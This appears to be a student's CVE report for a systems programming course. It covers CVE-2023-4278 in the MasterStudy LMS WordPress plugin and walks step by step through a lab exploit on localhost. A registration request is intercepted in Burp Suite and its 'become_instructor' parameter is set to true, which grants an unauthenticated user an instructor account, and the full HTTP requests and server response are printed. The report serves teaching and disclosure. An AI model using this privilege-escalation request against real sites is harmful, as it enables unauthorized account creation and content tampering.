
Systems and Network Programming – IE2012
CVE Report

CVE-2023-4278

Vulnerability Details

The MasterStudy LMS WordPress plugin before version 3.0.18 did not have proper checks in place during registration. It allows an attacker to create an instructor account without authentication. This could allow the attacker to add courses, posts, and other malicious content to the website.



Severity

CVSS 3.x Severity and Metrics:

NIST: NVD Base Score: 7.5 HIGH Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N

Impact of the Bug

The vulnerability is caused by a lack of proper checks during registration. An attacker can exploit the vulnerability by sending a specially crafted HTTP request to the website. If the request is successful, the attacker will be able to create an instructor account without providing any credentials. Then They can then add courses and/or posts.

What is mastery LMS ?


WordPress LMS Plugin MasterStudy is a free all-in-one tool for any eLearning business. Masterstudy WordPress LMS plugin can turn any WordPress website into a professional online platform with all the necessary eLearning & LMS features.

System used for exploitation

- Windows 10
- MasterStudy LMS Plugin 3.0.16
- A Sample website is hosted using XAMPP server

How to exploit

This is the Sample website




Mindblown: a blog about philosophy.

Hello world!

Welcome to WordPress. This is your first post.
Edit or delete it, then start writing!

October 31, 2023

In the course page there are several courses.




Courses Page

Courses


Search Courses
Sort By:
Release date (newest first
Apache
WEB CODING AND APACHE BASICS
10 hours
Free
Software Training
ENGINE CREATING FOR XBOX ONE X
10 hours
Free
Unity
CONSOLE DEVELOPMENT BASICS WITH UNITY
10 hours
Free
Photography
THE RIGHT SET FOR LANDSCAPE PHOTOGRAPHY
10 hours
Free

By clicking “Preview This Course” We can go to the relevant course page.




With no prior experience, you will have the opportunity to walk through hands-on examples with Hadoop and Spark frameworks, two of the most common ...

There we can enroll to the course.



We have to enroll as a new user.to do that we should register first.




USERNAME
test1

E-MAIL
test1@gmail.com

PASSWORD
•••••••••••


PASSWORD AGAIN
•••••••••••

When registering we can intercept the request with burp suite.




```
POST /wordpress/wp-admin/admin-ajax.php?action=stm_lms_register&nonce=61634b348c HTTP/1.1
Host: localhost
Content-Length: 377
sec-ch-ua: "Not=A?Brand";v="99", "Chromium";v="118"
Accept: application/json, text/plain, */*
Content-Type: application/json;charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.90 Safari/537.36
sec-ch-ua-platform: "Windows"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/wordpress/courses-page/engine-creating-for-xbox-one-x/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: stm_lms_courses_watched=882%2C881%2C877%2C880%2C876%2C878
Connection: close

{
  "user_login":"test1",
  "user_email":"test1@gmail.com",
  "user_password":"Password123",
  "user_password_re":"Password123",
  "become_instructor":"",
  "privacy_policy":true,
  "degree":"",
  "expertize":"",
  "auditory":"",
  "additional":[
  ],
  "additional_instructors":[
  ],
  "profile_default_fields_for_register":[
  ],
  "redirect_page":"http://localhost/wordpress/courses-page/engine-creating-for-xbox-one-x/"
}
```

Then we have to send it to the repeater. This is a screenshot of the repeater.




```
POST /wordpress/wp-admin/admin-ajax.php?action=stm_lms_register&nonce=61634b348c
HTTP/1.1
Host: localhost
Content-Length: 377
sec-ch-ua: "Not=A?Brand";v="99", "Chromium";v="118"
Accept: application/json, text/plain, */*
Content-Type: application/json;charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/118.0.5993.90 Safari/537.36
sec-ch-ua-platform: "Windows"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/wordpress/courses-page/engine-creating-for-xbox-one-x/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: stm_lms_courses_watched=882%2C881%2C877%2C880%2C876%2C878
Connection: close

{
  "user_login":"test1",
  "user_email":"test1@gmail.com",
  "user_password":"Password123",
  "user_password_re":"Password123",
  "become_instructor":"",
  "privacy_policy":true,
  "degree":"",
  "expertize":"",
  "auditory":"",
  "additional":[
  ],
  "additional_instructors":[
  ],
  "profile_default_fields_for_register":[
  ],
  "redirect_page":
  "http://localhost/wordpress/courses-page/engine-creating-for-xbox-one-x/"
}
```

We have the parameter "become_instructor" here. It has no value.




```
"user_login":"test1",
"user_email":"test1@gmail.com",
"user_password":"Password123",
"user_password_re":"Password123",
"become_instructor":"",
"privacy_policy":true,
"degree":"",
"expertize":"",
"auditory":"",
"additional":[
```

Next, we have to modify the value of “become_instructor” to true.




```
"user_login":"test1",
"user_email":"test1@gmail.com",
"user_password":"Password123",
"user_password_re":"Password123",
"become_instructor":"true",
"privacy_policy":true,
"degree":"",
"expertize":"",
"auditory":"",
"additional":[
],
"additional_instructors":[
],
```

Now we can send the request.



```
HTTP/1.1 200 OK
Date: Wed, 01 Nov 2023 15:00:17 GMT
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.0.28
X-Powered-By: PHP/8.0.28
Access-Control-Allow-Origin: http://localhost
Access-Control-Allow-Credentials: true
X-Robots-Tag: noindex
X-Content-Type-Options: nosniff
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Referrer-Policy: strict-origin-when-cross-origin
X-Frame-Options: SAMEORIGIN
Set-Cookie: wordpress_bbfa5b726c6b7a9cf3cda9370be3ee91=
test1%7C1699023618%7CLbb42AtjaMReOrVI1M5mX6A9et7AFhNEjmiYHWVwDJV%7C4504d65b00374288
4494354112c125373b013184104e0f8f55bb12c63867ef25;
path=/wordpress/wp-content/plugins; HttpOnly
Set-Cookie: wordpress_bbfa5b726c6b7a9cf3cda9370be3ee91=
test1%7C1699023618%7CLbb42AtjaMReOrVI1M5mX6A9et7AFhNEjmiYHWVwDJV%7C4504d65b00374288
4494354112c125373b013184104e0f8f55bb12c63867ef25; path=/wordpress/wp-admin;
HttpOnly
Set-Cookie: wordpress_logged_in_bbfa5b726c6b7a9cf3cda9370be3ee91=
test1%7C1699023618%7CLbb42AtjaMReOrVI1M5mX6A9et7AFhNEjmiYHWVwDJV%7C74be1ef3805b2901
8b2ef662a9197088c6d7a3f34345238077fdd87cc72eb2a9; path=/wordpress/; HttpOnly
Content-Length: 129
Connection: close
Content-Type: application/json; charset=UTF-8

{
  "message":"Registration completed successfully.",
  "status":"success",
  "user_page":"http:\/\/localhost\/wordpress\/user-account\/"
}
```

As we can say “Registration completed successfully”
Now we can login as that user in the login page by providing the correct credentials.




Login

USERNAME: test1

PASSWORD: •••••••••••

As we can see this user is logged in as an instructor instead of a normal user.

